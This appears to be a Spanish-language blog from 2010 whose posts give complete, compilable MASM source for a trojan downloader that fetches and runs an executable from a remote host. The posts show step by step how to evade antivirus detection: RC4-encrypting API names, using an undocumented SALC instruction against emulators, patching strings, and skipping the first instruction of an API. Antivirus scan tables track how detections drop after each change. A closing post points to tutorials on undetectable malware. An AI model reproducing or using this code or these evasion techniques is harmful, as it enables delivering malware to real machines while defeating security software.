# jueves 10 de junio de 2010

## Bye, bye BitDefender ...

Seguimos hablando de antivirus y de sus heurísticas. Hoy le toca el turno a **BitDefender**.

La idea es muy simple: con idea de dificultar los análisis heurísticos de los antivirus he usado *RC4* para ocultar la llamada a *URLDownloadToFileA*. Lo que hago en el código es lo siguiente:

(1) descifro el string "*URLDownloadToFileA*"

```
; desciframos el string UrlDownloadToFile
Invoke lstrlen, Addr szPassword
Invoke Rc4_setkey, Addr szPassword, Eax
Invoke lstrlen, Addr szURLDownloadToFileA
Invoke Rc4_crypt, Addr szURLDownloadToFileA, Eax
```

(2) llamo a loadlibrary para cargar en memoria la DLL urlmon, a la que pertenece esta función

```
Invoke LoadLibrary, Addr szUrlmon
```

(3) finalmente, uso *GetProcAddress* para conseguir la dirección de *URLDownloadToFileA* y la llamo directamente después de hacer un push de sus parámetros

```
Invoke GetProcAddress, Eax, Addr szURLDownloadToFileA
[...]
Call Eax
```

El código para cifrar con *RC4* no lo he picado yo. No es necesario. Podéis bajarlo de esta página, donde hay también otros algoritmos implementados (*XTEA*, por ejemplo). Es poco más que cortar y pegar.

El código fuente del troyano es el siguiente (compila perfecto):

```
_salc Macro
DB 0D6H
EndM

Include d:\MASM32\INCLUDE\windows.inc
Include d:\MASM32\INCLUDE\kernel32.inc
;Include d:\MASM32\INCLUDE\urlmon.inc

IncludeLib d:\MASM32\LIB\kernel32.lib
;IncludeLib d:\MASM32\LIB\urlmon.lib


; #################################

.Data

; página desde la que descargo el troyano
```

```
web DB "http://mitroyano.com/troyano.exe", 0,

; necesitamos esta función
szUrlmon DB 'urlmon.dll', 0
;szURLDownloadToFileA DB 'URLDownloadToFileA', 0
szURLDownloadToFileA DB 0A0H, 8BH, 51H, 0E0H, 72H, 0DCH, 44H, 64H, 50H, 01H, 0D5H, 5BH, 10H, 6AH, 9DH,
2BH, 0CBH, 1CH, 0
szPassword DB 'X4739DSFLKJG', 0

dir DB "test.exe", 0 (0) ; buffer for command line
pinfo DD 4 Dup (0) ;process handles
startupinfo DB 48H Dup (0) ;startup info for the process were opening

rc4keytable DB 256 Dup (?)


.code

start:


; desciframos el string UrlDownloadToFile
Invoke lstrlen, Addr szPassword
Invoke Rc4_setkey, Addr szPassword, Eax
Invoke lstrlen, Addr szURLDownloadToFileA
Invoke Rc4_crypt, Addr szURLDownloadToFileA, Eax

; borramos la clave
Lea Eax, [szPassword]
.While Byte Ptr [Eax] != 0
Mov Byte Ptr [Eax], 0
Inc Eax
.EndW

;Lea Eax, [web]
;Mov Byte Ptr [Eax], 'h'

Push NULL
Push 0
Push Offset dir
push offset web
Push NULL
;Call URLDownloadToFile
Invoke LoadLibrary, Addr szUrlmon
Invoke GetProcAddress, Eax, Addr szURLDownloadToFileA
Call Eax

Xor Eax, Eax
Push Offset pinfo
Push Offset startupinfo
Push Eax
Push Eax
Push Eax
Push TRUE
Push Eax
Push Eax
Push Eax
Push Offset dir ; Pointer to name of executable mod
Call CreateProcessA

Push 0
Call ExitProcess

; ---------------------------------------------------------------
; CRIPTO
; ---------------------------------------------------------------

Rc4_setkey Proc Pass:DWord, LenPass:DWord
pushad
```

```
Mov Eax, 0FFFEFDFCH
mov ecx, 256/4
Init_rc4keytable:
mov dword ptr [rc4keytable+4*ecx-4], eax
sub eax, 04040404h
dec ecx
jnz Init_rc4keytable

xor eax, eax
mov edi, Pass

Key_return:
xor ebx, ebx
mov esi ,LenPass
jmp New_key

Key_loop:
inc bl
dec esi
jz Key_return

New_key:
mov dl, byte ptr [rc4keytable+ecx]
add al, byte ptr [edi+ebx]
add al, dl
mov dh, byte ptr [rc4keytable+eax]
mov byte ptr [rc4keytable+ecx], dh
mov byte ptr [rc4keytable+eax], dl
inc cl
jnz Key_loop

popad
ret
Rc4_setkey endp

Rc4_crypt proc iData:DWORD, LenData:DWORD
pushad
mov edi, LenData
mov esi, iData
test edi, edi
jz Rc4_enc_exit

; ----------------------------------
; antiemulacion
; ----------------------------------
Xor Eax, Eax
Inc Al
Clc
_salc


Xor Edx, Edx
Xor Ecx, Ecx
Xor Ebx, Ebx

Rc4_enc_loop:
inc bl
mov dl, byte ptr [rc4keytable+ebx]
add al, dl
mov cl, byte ptr [rc4keytable+eax]
```

```
mov byte ptr [rc4keytable+ebx], cl
mov byte ptr [rc4keytable+eax], dl
add cl, dl
mov cl, byte ptr [rc4keytable+ecx]
xor byte ptr [esi], cl
inc esi
dec edi
jnz Rc4_enc_loop

xor eax, eax
mov edi, offset rc4keytable
mov ecx, 256/4
cld
rep stosd

Rc4_enc_exit:
popad
ret
Rc4_crypt EndP


End start
```

**********

He marcado en negrita las cosas importantes, que son las siguientes:


(1) Al principio veréis una macro llamada _salc. SALC es una instrucción indocumentada de los x86, que lo que hace es poner a uno AL si el CF (carry flag) está a TRUE y poner AL=O si el CF está a FALSE.

*La gracia está en que, para emular correctamente el algoritmo de descifrado (RC4), los antivirus necesitan conocer la instrucción SALC y procesarla correctamente. BitDefender no lo hace y por lo tanto no sabe qué función estamos llamando de urlmon.dll, con lo que no es capaz de detectar nuestro troyano. Tan simple como esto.*

(2) El string szURLDownloadToFileA cifrado, que desciframos en tiempo de ejecución, tal y como hemos explicado arriba, así como nuestra password para el RC4, que he elegido al azar.


(3) Veréis que hay un pequeño trozo de código que borra la password del RC4 una vez ha sido utilizada. Esto lo hago por si alguien dumpea la memoria. Es algo que deberíamos hacer SIEMPRE: **todo lo que no se use se borra en el acto**.

Este es el análisis de novirusthanks.org sin meter la instrucción SALC.



| Antivirus | Database | Engine | Result |
|---|---|---|---|
| a-squared | 10/06/2010 | 5.0.0.7 | - |
| Avast | 100331-1 | 4.8.1368 | - |
| AVG | 271.1.1/2928 | 9.0.0.725 | Downloader.Rozena |
| Avira AntiVir | 7.10.8.30 | 7.6.0.59 | - |
| BitDefender | 10/06/2010 | 7.0.0.2555 | Trojan.Downloader.Agent.ZFT |
| ClamAV | 10/06/2010 | 0.96.1 | - |
| Comodo | 3468 | 3.13.579 | - |
| Dr.Web | 10/06/2010 | 5.0 | Trojan.DownLoader.origin |
| F-PROT6 | 20100609 | 4.5.1.85 | - |
| G-Data | 21.326 | 2.0.7309.847 | - |
| Ikarus T3 | 10/06/2010 | 1.1.84.0 | - |
| Kaspersky | 10/06/2010 | 9.0.0.736 | HEUR:Trojan-Downloader.Win32.Generic |
| NOD32 | 5185 | 4.0.474 | NewHeur_PE virus |
| Panda | 09/06/2010 | 10.0.3.0 | - |
| TrendMicro | 229 | 9.120-1004 | - |
| VBA32 | 10/06/2010 | 3.12.12.2 | Win32.Trojan.Downloader |
| VirusBuster | | 1.5.6 | - |

Y éste una vez introducido nuestra instrucción anti-emulación:



| Antivirus | Database | Engine | Result |
|---|---|---|---|
| a-squared | 10/06/2010 | 5.0.0.7 | - |
| Avast | 100331-1 | 4.8.1368 | - |
| AVG | 271.1.1/2928 | 9.0.0.725 | Downloader.Rozena |
| Avira AntiVir | 7.10.8.30 | 7.6.0.59 | - |
| BitDefender | 10/06/2010 | 7.0.0.2555 | - |
| ClamAV | 10/06/2010 | 0.96.1 | - |
| Comodo | 3468 | 3.13.579 | - |
| Dr.Web | 10/06/2010 | 5.0 | Trojan.DownLoader.origin |
| F-PROT6 | 20100609 | 4.5.1.85 | - |
| G-Data | 21.326 | 2.0.7309.847 | - |
| Ikarus T3 | 10/06/2010 | 1.1.84.0 | - |
| Kaspersky | 10/06/2010 | 9.0.0.736 | HEUR:Trojan-Downloader.Win32.Generic |
| NOD32 | 5186 | 4.0.474 | NewHeur_PE virus |
| Panda | 09/06/2010 | 10.0.3.0 | - |
| TrendMicro | 229 | 9.120-1004 | - |
| VBA32 | 10/06/2010 | 3.12.12.2 | Win32.Trojan.Downloader |
| VirusBuster | | 1.5.6 | - |

La única explicación posible es que BitDefender no tiene bien implementado SALC en el emulador.

Finalmente, quiero dejar claro que SALC **ERA** una instrucción indocumentada, pero este tipo de trucos dejó de usarse hace años ya. Hubo una temporada en la que se usaban instrucciones con FPU, MMX, SSE(2) y demás con objeto de dificultar la emulación, pero hoy en día ya no se hace ... Será cuestión de incluirlo otra vez.

Saludos y hasta pronto.
Publicado por eduardo abril en 02:03 0 comentarios

# martes 8 de junio de 2010

## Los antivirus y sus "poderosas" heurísticas ...

En este post vamos a ver cuán sencillo es hacer indetectable un troyano. Cogeremos el más simple posible, *Troyan.Downloader*, un pequeño programa que se baja un *exe* de

una página web y lo ejecuta con *CreateProcess*.

Éste es el código fuente original, que compila bajo masm32:

```
.386
.model flat, stdcall ; 32 bit memory model
option casemap :none ; case sensitive

include \MASM32\INCLUDE\windows.inc
include \MASM32\INCLUDE\kernel32.inc
include \MASM32\INCLUDE\urlmon.inc
include \MASM32\INCLUDE\shell32.inc

includelib \MASM32\LIB\kernel32.lib
includelib \MASM32\LIB\urlmon.lib
includelib \MASM32\LIB\shell32.lib

; ########################################
.data
web db "http://mitroyano.com/test.exe",0
open db "open",0
dir db "test.exe",0 (0) ; buffer for command line
pinfo dd 4 dup (0) ;process handles
startupinfo db 48h dup (0) ;startup info for the process were opening

.code

start:
push NULL
push 0
push offset dir
push offset web
push NULL
CALL URLDownloadToFile

push offset pinfo
push offset startupinfo
push NULL
push NULL
push NULL
push TRUE
push NULL
push NULL
push NULL
push offset dir ; Pointer to name of executable mod
call CreateProcessA

push 0
call ExitProcess

end start

; ####################
```

He marcado en negrita las tres cosas que son importantes en cuánto a comportamiento vírico se refiere:

(1) un string de una web de dónde se descarga el exe: *http://...*
(2) la llamada a *URLDownloadToFile*
(3) la llamada a *CreateProcess*.

Éste es el análisis del virus antes de modificarlo.

| Antivirus | Database | Engine | Result |
|---|---|---|---|
| a-squared | 08/06/2010 | 5.0.0.7 | - |
| Avast | 100331-1 | 4.8.1368 | - |
| AVG | 271.1.1/2924 | 9.0.0.725 | - |
| Avira AntiVir | 7.10.8.24 | 7.6.0.59 | HEUR/Malware |
| BitDefender | 08/06/2010 | 7.0.0.2555 | - |
| ClamAV | 08/06/2010 | 0.96.1 | - |
| Comodo | 3468 | 3.13.579 | - |
| Dr.Web | 08/06/2010 | 5.0 | Trojan.DownLoader.origin |
| F-PROT6 | 20100608 | 4.5.1.85 | - |
| G-Data | 21.316 | 2.0.7309.847 | - |
| Ikarus T3 | 08/06/2010 | 1.1.84.0 | - |
| Kaspersky | 08/06/2010 | 9.0.0.736 | HEUR:Trojan-Downloader.Win32.Generic |
| NOD32 | 5181 | 4.0.474 | NewHeur_PE virus |
| Panda | 07/06/2010 | 10.0.3.0 | - |
| Solo | 08/06/2010 | 9.0-2010 | - |
| TrendMicro | 225 | 9.120-1004 | - |
| VBA32 | 08/06/2010 | 3.12.12.2 | Win32.Trojan.Downloader |
| VirusBuster | | 1.5.6 | - |
| Zoner | 08/06/2010 | 0.2 | - |

Por cierto, ya es bastante grave que antivirus como F-PROT, AVG, bitdefender no cataloguen correctamente nuestro troyano. Pero sigamos.

Ahora haremos un pequeño cambio. Subsituiremos http por wttp y restauraremos el string al principio del programa:

```
web DB "wttp://mitroyano.com/troyano.exe", 0
[...]
Lea Eax, [web]
Mov Byte Ptr [Eax], 'h'
```

Con esto, nos quitamos de encima uno de los antivirus (avira). Aquí tenéis el análisis.

Nuestro siguiente paso va a ser quitar esa llamada tan fea que tenemos a *URLDownloadToFile*, que canta muchísimo. ¿Cómo? Pues simplemente vemos con un debugger la primera instrucción que ejecuta la función, que en este caso es *mov edi, edi*, la copiamos en nuestro programa y luego llamamos a la API con un *call eax*:

```
Push NULL
Push 0
push offset dir
push offset web
Push NULL
;Call URLDownloadToFile
```

***Mov Edi, Edi***
*Mov Eax, URLDownloadToFile*
*Inc Eax*
*Inc Eax*
***Call Eax***

Notar que hemos puesto dos *inc eax* porque la longitud de la instrucción *mov edi, edi* es dos.

Después de tan complicado cambio, el resultado es que tan sólo Dr.Web lo detecta. ¿Análisis heurístico? ¿Sandboxes? Mejor no digo nada ...

| Antivirus | Database | Engine | Result |
|---|---|---|---|
| a-squared | 08/06/2010 | 5.0.0.7 | - |
| Avast | 100331-1 | 4.8.1368 | - |
| AVG | 271.1.1/2924 | 9.0.0.725 | - |
| Avira AntiVir | 7.10.8.24 | 7.6.0.59 | - |
| BitDefender | 08/06/2010 | 7.0.0.2555 | - |
| ClamAV | 08/06/2010 | 0.96.1 | - |
| Comodo | 3468 | 3.13.579 | - |
| Dr.Web | 08/06/2010 | 5.0 | DLOADER.Trojan |
| F-PROT6 | 20100608 | 4.5.1.85 | - |
| G-Data | 21.316 | 2.0.7309.847 | - |
| Ikarus T3 | 08/06/2010 | 1.1.84.0 | - |
| Kaspersky | 08/06/2010 | 9.0.0.736 | - |
| NOD32 | 5181 | 4.0.474 | - |
| Panda | 07/06/2010 | 10.0.3.0 | - |
| Solo | 08/06/2010 | 9.0-2010 | - |
| TrendMicro | 225 | 9.120-1004 | - |
| VBA32 | 08/06/2010 | 3.12.12.2 | - |
| VirusBuster | | 1.5.6 | - |
| Zoner | 08/06/2010 | 0.2 | - |

¿Cómo nos saltamos a Dr.Web?

**(to be continued ...)**
Publicado por eduardo abril en 04:17 3 comentarios

# martes 1 de junio de 2010

## Nuevos tutoriales en scribd

Simplemente avisar de que estoy subiendo nuevos tutoriales a mi cuenta de scribd, conforme los voy leyendo y verifico que, realmente, son interesantes. Iré actualizando sobre la marcha.

En lo que concierne a ingeniería inversa, el siguiente tutorial explica cómo usar IDA (ver cracklab.ru), que es el mejor de los desensambladores disponibles.

IDA User Tutorial

Aparte de éste, podéis encontrar en scribd otros tutoriales interesantes a mi juicio:

**Hacking**

Next Generation Web Scanning
Blind Sql Injection
Priviledge scalation in Windows
Bypassing web application firewalls
Attacking PHP

**Malware**

Creaciónde gusanos en Visual Basic
Virus Indetectables - Método MEEPA
How To- Troyano indetectable